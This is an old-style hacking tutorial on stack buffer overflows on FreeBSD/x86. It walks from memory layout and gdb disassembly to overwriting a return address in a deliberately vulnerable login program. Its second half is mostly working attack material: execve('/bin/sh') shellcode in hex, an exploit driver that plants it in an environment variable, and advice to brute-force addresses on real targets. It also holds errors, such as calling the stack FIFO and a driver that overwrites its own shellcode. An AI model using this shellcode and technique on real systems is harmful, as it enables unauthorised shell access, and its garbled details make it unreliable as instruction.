Stack overflows

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
This article will present the most easly exploitable vulnerability and also the most common found in the wild, the stack overflow. Basic rudiments of network hacking are required in order to clearly understand. If they are missing, please read my paper entitled "Basic rudiments of network hacking", having the only purpose to facilitate the reading of my hacking papers.

I will only discuss the UNIX system here.

Still, I will refresh your memory with few of the notions I am going to interferre with while describing the phenomenon.

The stack is a data structure working in the FIFO standard, which stands For First In and First Out. This means data can be inserted into the stack space or popped out of the stack space only one way. Imagine the stack like a cylinder, which has one of it's holes bottomed. One can *push* balls into the stack or *pop* them out at only one end of the cylinder. This means, the next popped out ball will be the last pushed inside one. That is the FIFO concept.



When a program file is being executed, the contents of it are memory mapped in a special way.

The highest memory contains the program's enviroment and it's arguments received from command line (enviroment strings, enviroment pointers, command line argument strings, etc).

The next part of the memory consists of two subsections, the *stack* and the *heap*.Those are allocated at run time by the operating system.

The stack contains function arguments used in the program, local variables, and some data used to reconstruct the state of the stack space when a procedure or function call ends and returns back to the caller (we will come back to this a bit later).

Dynamically allocated variables are stored into the *heap* space.

Global variables are stored in the *.bss* and the *.data* sections of memory. They are allocated and arranged when the software is compiled.

The .bss section contains uninitialized data, while the .data section stores initialized static data.

The last memory sections is the *.text*, and it contains the computer instructions (opcodes) which ressemble the program itself.


Example:

```
int main (void){
     static int i; // .bss variable
     …
}
```

```
char ch; // .bss variable
int main (void){
     …
}
```

```
int main (void){
     char buf[]=”Hacked!”; // .data variable
     …
}
```

```
int main (void){
     char tmpbuf=malloc(500); // .heap variable
     …
}
```



It is easier to split a program code in functions and procedures, for better source code organization and algorithm design.

A stack frame is a virtual block inside the stack assigned for a function call.

On UNIX, a function call can be divided in three steps:

- *The prologue* – the frame pointer is saved (pushed on the stack)
- *The call* – the function parameters are pushed onto the stack and the EIP too in order to save it's current value, then EIP gets modified to point to the address of the called function
- *The epilogue* – the old stack state is restored and EIP takes back the value of the previously saved address

```
int sum (int x, int y){
     int tmp;
     tmp:=x+y;
     return tmp;
}

int main (void){
     sum(10,17);
     …
}
```

Let us dissasemble the code snippet:

```
GNU gdb 4.18 (FreeBSD)
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-unknown-freebsd"...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8048478 <main>:       push   %ebp
0x8048479 <main+1>:     mov    %esp,%ebp
0x804847b <main+3>:     sub    $0x8,%esp
```

That is the *prologue* of function *main*. We look further, for the function *sum*:

```
0x804847e <main+6>:     add    $0xfffffff8,%esp
0x8048481 <main+9>:     push   $0x11
0x8048483 <main+11>:    push   $0xa
```

and right away the function *sum* is being called:

```
0x8048485 <main+13>:    call   0x8048458 <sum>
```

and function *main* return step:

```
0x804848a <main+18>:    add    $0x10,%esp
0x804848d <main+21>:    leave
0x804848e <main+22>:    ret
```

Now let’s disassemble function *sum*:

```
(gdb) disassemble sum
Dump of assembler code for function sum:
0x8048458 <sum>:        push   %ebp
0x8048459 <sum+1>:      mov    %esp,%ebp
0x804845b <sum+3>:      sub    $0x18,%esp
0x804845e <sum+6>:      mov    0x8(%ebp),%eax
0x8048461 <sum+9>:      mov    0xc(%ebp),%edx
0x8048464 <sum+12>:     lea    (%edx,%eax,1),%ecx
0x8048467 <sum+15>:     mov    %ecx,0xfffffffc(%ebp)
0x804846a <sum+18>:     mov    0xfffffffc(%ebp),%edx
0x804846d <sum+21>:     mov    %edx,%eax
0x804846f <sum+23>:     jmp    0x8048474 <sum+28>
0x8048471 <sum+25>:     lea    0x0(%esi),%esi
0x8048474 <sum+28>:     leave
0x8048475 <sum+29>:     ret
```

A string is represented in memory as an array of bytes terminated by the NULL byte. For example, the word “burebista” will be represented as:

B	**U**	**R**	**E**	**B**	**I**	**S**	**T**	**A**	**\0**

In C, a string is referenced by a pointer to the first character in the table, and thus the string is considered to be ended when the next byte in memory is zero, in other words when the next character in the array is ‘\0’, which stands for zero.

Thus, the string “burebista” is referenced by a pointer to the first ‘b’ and ends when the ‘\0’ character is found.

The smallest unit memory size for stacks is generally a *word*, which is a data structure having the length of 4 bytes. Because of this, a 13 characters string will require space for 16 characters in order to be stored on the stack, and this means there will be 3 unused bytes. That is not wonderfull but this is how memory is structured and it is optimal when considering low level computer architecture background.

Because of the way C-like programs store the strings in memory, it is not possible to automatically determine the exact size of the buffers and this is how errors occur. The reason string buffers are stored this way is mainly the need for speed and resource optimizations, hardware requirements. UNIX systems are extremly performant.

A totally error safe data structure would attach another variable to each of the buffers, specifying their sizes. Then, memory operations which imply writing data to the stack would always take care how much amount of data they can safely store and where to alocate memory and how, in such a way, that buffers do not begin to overlap in memory.

```
int main (void){
      char user[50];
      char pass[12];

      printf(“Welcome to Beast Login\n”);
      printf("login:");
      scanf("%s",user);
      printf("pass:");
      scanf("%s",pass);
      printf("login is %s\n",user);
      printf("pass is %s\n",pass);
      printf("Login incorrect\n");
}
```

This piece of code will prompt for login and pass, and serves as tool to play and demonstrate the buffer overlapping bugs.

Before we start, please note that on Intel architectures, like x86, the stack is upside-down. That means the word burebista will be stored in reversed order, as:

\0	**A**	**T**	**S**	**I**	**B**	**E**	**R**	**U**	**B**

This is important in order not to get confused while we play. The stack is a FIFO data structure. Let’s play:

```
login:burebista
pass:noidea
login is burebista
pass is noidea
```

```
login:burebista
pass:verylongaaaaaaaaaaaaaaaaaaaaaaaaaaaa
login is aaaaaaaaaaaaaaaaaaaaaaaa
pass is verylongaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

As you can see, the space allocated for password is only 12 bytes and everything else we enter more, we will overflow the adjiacent memory space. Login username was the last variable right before password, in the sourcecode, so if we enter more then 12 bytes we will begin to overflow the username:

```
login:burebista
pass:123456789012ABC
login is ABC
pass is 123456789012ABC
```

Good, so far so good, we overlapped the buffers. This is what happens:

12 bytes space for password

												B	**U**	**R**	**E**	**B**	**I**	**S**	**T**	**A**	**'\0'**
1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**0**	**1**	**2**	**A**	**B**	**C**	**'\0'**						

So this is how data on the stack gets overwritten with arbitrary bytes.

When a function is called, the return address is stored right in the stack and when the function returns, the return address is popped out from the stack into EIP, so EIP = saved return address, which means that the next instruction will be executed from the address EIP points to, and that will always be right after the call instruction from the calling function. Let us remember our *sum* function we used for describing function subdivisions and stack frames.


```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048478 <main>:       push   %ebp
0x8048479 <main+1>:     mov    %esp,%ebp
0x804847b <main+3>:     sub    $0x8,%esp
0x804847e <main+6>:     add    $0xfffffff8,%esp
0x8048481 <main+9>:     push   $0x11
0x8048483 <main+11>:    push   $0xa
0x8048485 <main+13>:    call   0x8048458 <sum>
0x804848a <main+18>:    add    $0x10,%esp
0x804848d <main+21>:    leave
0x804848e <main+22>:    ret
0x804848f <main+23>:    nop
End of assembler dump.
```

That was the *main* function of the program. At ***<main+13>*** it calls the *sum* function, which, after it gets executed, will return at ***<main+18>***. So this means the return address for it is *0x804848a*.

```
(gdb) break sum
Breakpoint 1 at 0x804845e
(gdb) c
The program is not being run.
(gdb) run
Starting program: /hsphere/local/home/aanton/tmp/sum
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x804845e in sum ()
(gdb) disassemble sum
Dump of assembler code for function sum:
0x8048458 <sum>:        push   %ebp
0x8048459 <sum+1>:      mov    %esp,%ebp
0x804845b <sum+3>:      sub    $0x18,%esp
0x804845e <sum+6>:      mov    0x8(%ebp),%eax
0x8048461 <sum+9>:      mov    0xc(%ebp),%edx
0x8048464 <sum+12>:     lea    (%edx,%eax,1),%ecx
0x8048467 <sum+15>:     mov    %ecx,0xfffffffc(%ebp)
0x804846a <sum+18>:     mov    0xfffffffc(%ebp),%edx
0x804846d <sum+21>:     mov    %edx,%eax
0x804846f <sum+23>:     jmp    0x8048474 <sum+28>
0x8048471 <sum+25>:     lea    0x0(%esi),%esi
0x8048474 <sum+28>:     leave
0x8048475 <sum+29>:     ret
0x8048476 <sum+30>:     mov    %esi,%esi
End of assembler dump.
```

At ***<sum+29>*** EIP will take the value 0x804848a and the execution flow will continue from ***<main+18>***.

I said 0x804848a is stored on the stack. Here it is:



```
(gdb) info all-registers
eax            0x0      0
ecx            0xbfbffccb       -1077936949
edx            0x80484c0        134513856
ebx            0x1      1
esp            0xbfbffb50       0xbfbffb50
ebp            0xbfbffb68       0xbfbffb68
esi            0xbfbffbdc       -1077937188
edi            0xbfbffbe4       -1077937180
eip            0x804845e        0x804845e
eflags         0x286    646
cs             0x1f     31
ss             0x2f     47
ds             0x2f     47
es             0x2f     47
fs             0x2f     47
gs             0x2f     47
(gdb) x/100x 0xbfbffb50
0xbfbffb50:     0xbfbffb80      0x2804ba7f      0x28061040      0x00000000
0xbfbffb60:     0xbfbffb80      0x2804ba1b      0xbfbffb88      0x0804848a
```

The same thing is going on with the vulnerable login code I showed you. The function main is called within the function *_start()*. Here is the disassemble of _start:

```
(gdb) break  start
Breakpoint 1 at 0x80483f1
(gdb) run
Breakpoint 1, 0x80483f1 in _start ()
(gdb) disassemble _start
Dump of assembler code for function _start:
0x80483e8 <_start>:     push   %ebp
0x80483e9 <_start+1>:   mov    %esp,%ebp
0x80483eb <_start+3>:   sub    $0xc,%esp
0x80483ee <_start+6>:   push   %edi
0x80483ef <_start+7>:   push   %esi
0x80483f0 <_start+8>:   push   %ebx
0x80483f1 <_start+9>:   mov    %edx,%edx
0x80483f3 <_start+11>:  lea    0x8(%ebp),%esi
0x80483f6 <_start+14>:  mov    0xfffffffc(%esi),%ebx
0x80483f9 <_start+17>:  lea    0x4(%esi,%ebx,4),%edi
0x80483fd <_start+21>:  mov    %edi,0x80496b8
0x8048403 <_start+27>:  test   %ebx,%ebx
0x8048405 <_start+29>:  jle    0x8048430 <_start+72>
0x8048407 <_start+31>:  cmpl   $0x0,0x8(%ebp)
0x804840b <_start+35>:  je     0x8048430 <_start+72>
0x804840d <_start+37>:  mov    0x8(%ebp),%eax
0x8048410 <_start+40>:  mov    %eax,0x80495cc
0x8048415 <_start+45>:  cmpb   $0x0,(%eax)
0x8048418 <_start+48>:  je     0x8048430 <_start+72>
0x804841a <_start+50>:  mov    %esi,%esi
0x804841c <_start+52>:  cmpb   $0x2f,(%eax)
0x804841f <_start+55>:  jne    0x804842a <_start+66>
0x8048421 <_start+57>:  lea    0x1(%eax),%ecx
0x8048424 <_start+60>:  mov    %ecx,0x80495cc
0x804842a <_start+66>:  inc    %eax
0x804842b <_start+67>:  cmpb   $0x0,(%eax)
0x804842e <_start+70>:  jne    0x804841c <_start+52>
0x8048430 <_start+72>:  mov    $0x80495dc,%eax
0x8048435 <_start+77>:  test   %eax,%eax
0x8048437 <_start+79>:  je     0x8048445 <_start+93>
0x8048439 <_start+81>:  add    $0xfffffff4,%esp
0x804843c <_start+84>:  push   %edx
0x804843d <_start+85>:  call   0x80483b8 <atexit>
0x8048442 <_start+90>:  add    $0x10,%esp
0x8048445 <_start+93>:  add    $0xfffffff4,%esp
0x8048448 <_start+96>:  push   $0x804859c
0x804844d <_start+101>: call   0x80483b8 <atexit>
0x8048452 <_start+106>: call   0x804838c <_init>
0x8048457 <_start+111>: add    $0xfffffff4,%esp
0x804845a <_start+114>: add    $0xfffffffc,%esp
0x804845d <_start+117>: push   %edi
0x804845e <_start+118>: push   %esi
```

```
0x804845f < start+119>: push   %ebx
0x8048460 <_start+120>: call   0x80484f4 <main>
0x8048465 <_start+125>: push   %eax
0x8048466 <_start+126>: call   0x80483d8 <exit>
0x804846b <_start+131>: nop
End of assembler dump.
```

So when *main* returns, it will return right after the call, at ***<_start+125>***. The value of 0x8048465 is the return address and must be stored somewhere into the stack. Further, let's find it's location *(the retloc)*:

```
(gdb) break main
Breakpoint 2 at 0x80484fa
(gdb) c
Continuing.

Breakpoint 2, 0x80484fa in main ()
(gdb) info register esp
esp            0xbfbffb44       0xbfbffb44
(gdb) x/50x 0xbfbffb44
0xbfbffb44:     0xbfbffb84      0x2804ba4c      0x0000000a      0x28060000
0xbfbffb54:     0xbfbffb84      0x2804ba7f      0x28061040      0x00000000
0xbfbffb64:     0xbfbffb84      0x2804ba1b      0x00000001      0xbfbffbe0
0xbfbffb74:     0xbfbffbe8      0xbfbffbe0      0x00000000      0x28060100
0xbfbffb84:     0xbfbffbd8      0x2804b435      0xbfbffbd8      0x08048465
```

So *retloc=0xbfbffb90*, meaning the return address is stored at 0xbfbffb90, an address inside the stack.

```
(gdb) x/x 0xbfbffb90
0xbfbffb90:     0x08048465
```

When the main function returns, EIP will take the value stored at retloc, so in this case 0x08048465, and the code execution will continue from that address (which is back to the function _start from where main was called).

I showed you that it is possible to overwrite the stack, by overlapping buffers. If the retloc gets overwritten, when the function main returns, EIP will point to the overwritten value as address and normal code execution flow will be changed, most of the times resulting in a program crash, for trying to access data at an invalid address which is not mapped in the program's memory:

```
login:burebista
pass:123456789012AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXXXXXXX
login is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXXXXXXX
pass is 123456789012AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXXXXXXX
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x58585858 in ?? ()
(gdb) info register eip
eip            0x58585858       0x58585858
```

The hexadecimal value for the ASCII code of X is 58. I filled the password buffer with the first 12 bytes 123…12, then I filled the buffer size allocated for login with the 50 bytes of A (represented as 41 as hexadecimal ASCII code) and then the fatal 10 bytes of X where the last 4 are fatal because they overwrite exactly the previously found retloc.

The program crashes trying to execute code from address 0x58585858 which is not even mapped in the memory program, so the operating system terminates the process with a *segmentation fault* error code.

To be more accurate:

```
login:burebista
pass:123456789012AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXXXDCBA
login is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXXXDCBA
pass is 123456789012AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXXXDCBA
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
(gdb) info register eip
eip            0x41424344       0x41424344
```

I will overwrite the address with something more usefull, but first I need to get some address again:

```
login:burebista
pass:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
login is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pass is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info register esp
esp            0xbfbffb94       0xbfbffb94
```

```
(gdb) x/100x 0xbfbffa94
0xbfbffa94:     0x28060100      0xbfbffad8      0x2804ba4c      0x00000100
0xbfbffaa4:     0x28060100      0x080485ca      0x00000001      0xbfbffb4c
0xbfbffab4:     0x00000048      0xbfbffad8      0x2804ba1b      0x280ea64c
0xbfbffac4:     0x280ea420      0xbfbffbe8      0x2804ba4c      0x0000000b
0xbfbffad4:     0x28060100      0xbfbffb2c      0x2804b435      0x28060100
0xbfbffae4:     0x000002e0      0xbfbffaa8      0x00000000      0x00000000
0xbfbffaf4:     0x00000293      0x28060100      0xbfbffb2c      0x280c45d0
0xbfbffb04:     0x280ea478      0x080485c0      0xbfbffb3c      0x280c45b0
0xbfbffb14:     0x00000001      0xbfbffbe0      0xbfbffbe8      0xbfbffb58
0xbfbffb24:     0x00000287      0x28060000      0xbfbffb8c      0x08048567
0xbfbffb34:     0x080485c0      0xbfbffb4c      0x01000000      0x28060100
0xbfbffb44:     0xbfbffb84      0x2804ba4c      0x41414141      0x41414141
0xbfbffb54:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfbffb64:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfbffb74:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfbffb84:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfbffb94:     0x00000000      0xbfbffbe0      0xbfbffbe8      0x00000287
0xbfbffba4:     0xbfbffbd8      0x08048396      0x08048457      0x0804859c
0xbfbffbb4:     0x00000000      0x00000000      0x00000000      0xbfbffbd4
0xbfbffbc4:     0x00000000      0x00000000      0xbfbffbd4      0xbfbffbd8
0xbfbffbd4:     0x2804ce1c      0x00000000      0x00000001      0xbfbffcb0
0xbfbffbe4:     0x00000000      0xbfbffcd1      0xbfbffcdd      0xbfbffcec
0xbfbffbf4:     0xbfbffd0c      0xbfbffd87      0xbfbffd9d      0xbfbffdac
0xbfbffc04:     0xbfbffdcd      0xbfbffe01      0xbfbffe14      0xbfbffe1f
0xbfbffc14:     0xbfbffe30      0xbfbffe3d      0xbfbffe4c      0xbfbffe5a
```

I want to know where the big buffer I overwrite (password+username) begins, so I had to look back starting from a *lower* address then the current *stack pointer (esp)*, because the x86 stack is reversed, as I already said.

The red 0x41414141 is the place where there return address for function main was stored (the retloc).

So I got the buffer starts at 0xbfbffb52:

```
(gdb) x/x 0xbfbffb48
0xbfbffb48:     0x2804ba4c
(gdb) x/x 0xbfbffb52
0xbfbffb52:     0x41414141
```

I will overwrite the red 41s, meaning the *retloc* with the buffer address I just found, *0xbfbffb52*. By this, I will force the program to change it's execution flow in such a way that, when the *main* function returns, data entered in the buffer (pass+username) will be interpreted as machine code (like it was from the *.text* section) and the CPU will try to execute it.

Obviously, "AAA..AAA" is no legitimate machine instruction *(opcode)*, no matter how hard the CPU will try to understand it, and as a result, the program will crash.

But I will also try to insert valid opcodes in the buffer, so the CPU will actually manage to execute them.

I have decided to try instruct the CPU for a *execve("/bin/sh")* call. If successful, instead of crashing, the program will jump into a full shell.

I am using a *BSD system, so:

```
%cat /usr/src/sys/kern/syscalls.master | grep execve
59      STD     POSIX   { int execve(char *fname, char **argv, char **envv); }
%cat /usr/src/sys/kern/syscalls.master | grep exit
1       STD     NOHIDE  { void sys_exit(int rval); } exit sys_exit_args void
```

FreeBSD uses the *C calling convention*, and the system gets into kernel mode when an *int 80h* is issued. However, the kernel expects the interrupt to be issued from within a called function, rather then directly.

```
BITS 32

xor eax,eax
push eax
push dword 0x68732f2f
push dword 0x6e69622f
mov ebx, esp
push eax
push ebx
push eax
push esp
push ebx
mov al, 59
push eax
int 0x80
xor eax,eax
inc eax
push eax
dec eax
int 0x80
```

Now I compiled that code with nasm in a binary file, in order to find out the opcodes (how it is translated into machine code by the CPU):


```
%nasm sc.S
```

```
%ndisasm sc
00000000  31C0              xor ax,ax
00000002  50                push ax
00000003  682F2F            push word 0x2f2f
00000006  7368              jnc 0x70
00000008  682F62            push word 0x622f
0000000B  696E89E350        imul bp,[bp-0x77],word 0x50e3
00000010  53                push bx
00000011  50                push ax
00000012  54                push sp
00000013  53                push bx
00000014  B03B              mov al,0x3b
00000016  50                push ax
00000017  CD80              int 0x80
00000019  31C0              xor ax,ax
0000001B  40                inc ax
0000001C  50                push ax
0000001D  48                dec ax
0000001E  CD80              int 0x80
```

So I got hellcode (called shellcode by others) to be like this:

```
char hellcode[] =
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
        "\x50\x53\x50\x54\x53\xb0\x3b\x50\xcd\x80\x31\xc0\x40\x50\x48"
        "\xcd\x80";
```

This *hellcode* is 32 bytes long, it doesn't even get out of the 50+12 safe to fill buffer space, so no more trickery is needed. I am going to insert the hellcode at the beginning of the buffer, by injecting it instead of password. I also must concatenate to it's end 50+12+10-32-4 bytes which can be anything, for example 'A', or just some punk manifesto message. Then the result must be concatenated to it's end with the 4 bytes of witch the buffer address consists, meaning *0xbfbffb52, so BF BF FB 52.*



In order to test, I used this code:

```
char hellcode[] =
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
        "\x50\x53\x50\x54\x53\xb0\x3b\x50\xcd\x80\x31\xc0\x40\x50\x48"
        "\xcd\x80";
int main (void){
        char buf[500];
        int i;
        memset(hellcode,'B',sizeof(hellcode));
        memset(buf,0x0,sizeof(buf));
        buf[0]='E';
        buf[1]='G';
        buf[2]='G';
        buf[3]='=';
        for (i=1;i<=strlen(hellcode);i++) buf[3+i]=hellcode[i];
        for (i=1;i<=36;i++) buf[2+strlen(hellcode)+i]='A';
        buf[3+strlen(hellcode)+36+0]=0x56;
        buf[3+strlen(hellcode)+36+1]=0xFB;
        buf[3+strlen(hellcode)+36+2]=0xBF;
        buf[3+strlen(hellcode)+36+3]=0xBF;
        buf[3+strlen(hellcode)+36+4]=0;
        printf("%s",buf);

        setenv(buf);
        execl("/usr/local/bin/bash","/usr/local/bin/bash",0);
        return 0;
}
```

It sets up the enviroment variable $EGG which contains the prepared buffer for exploitation, so:

```
%printf “burebista\n$EGG” | ./v
login:pass:<garbage>
$
```

Please note that all the parameters get slightly modified when using this method for help, I mean when setting up enviroment variables and spawning a subsequent shell. That’s why, especially on *BSD, things get nasty and harder, and the best way becomes to implement a small bruteforcer which will get lucky in a small number of tries. The reason is the changes which appear in the enviroment variables, when issuing a subsequent shell. They may force *retloc* and *buffaddr* to change.

Also the values I found for those code snippets will be different on another system, having different libc libraries and running different operating systems, and so on.

However, by combining bruteforcing and considering some ranges for the values where to bruteforce, it is easy to get successful results. Aproximating the values for the range is easy and all what is required is fundamental basic knowledge of the target system, for example that it is running Red Hat linux with a 2.4.x kernel version. Knowing the vulnerable program code is decisive.

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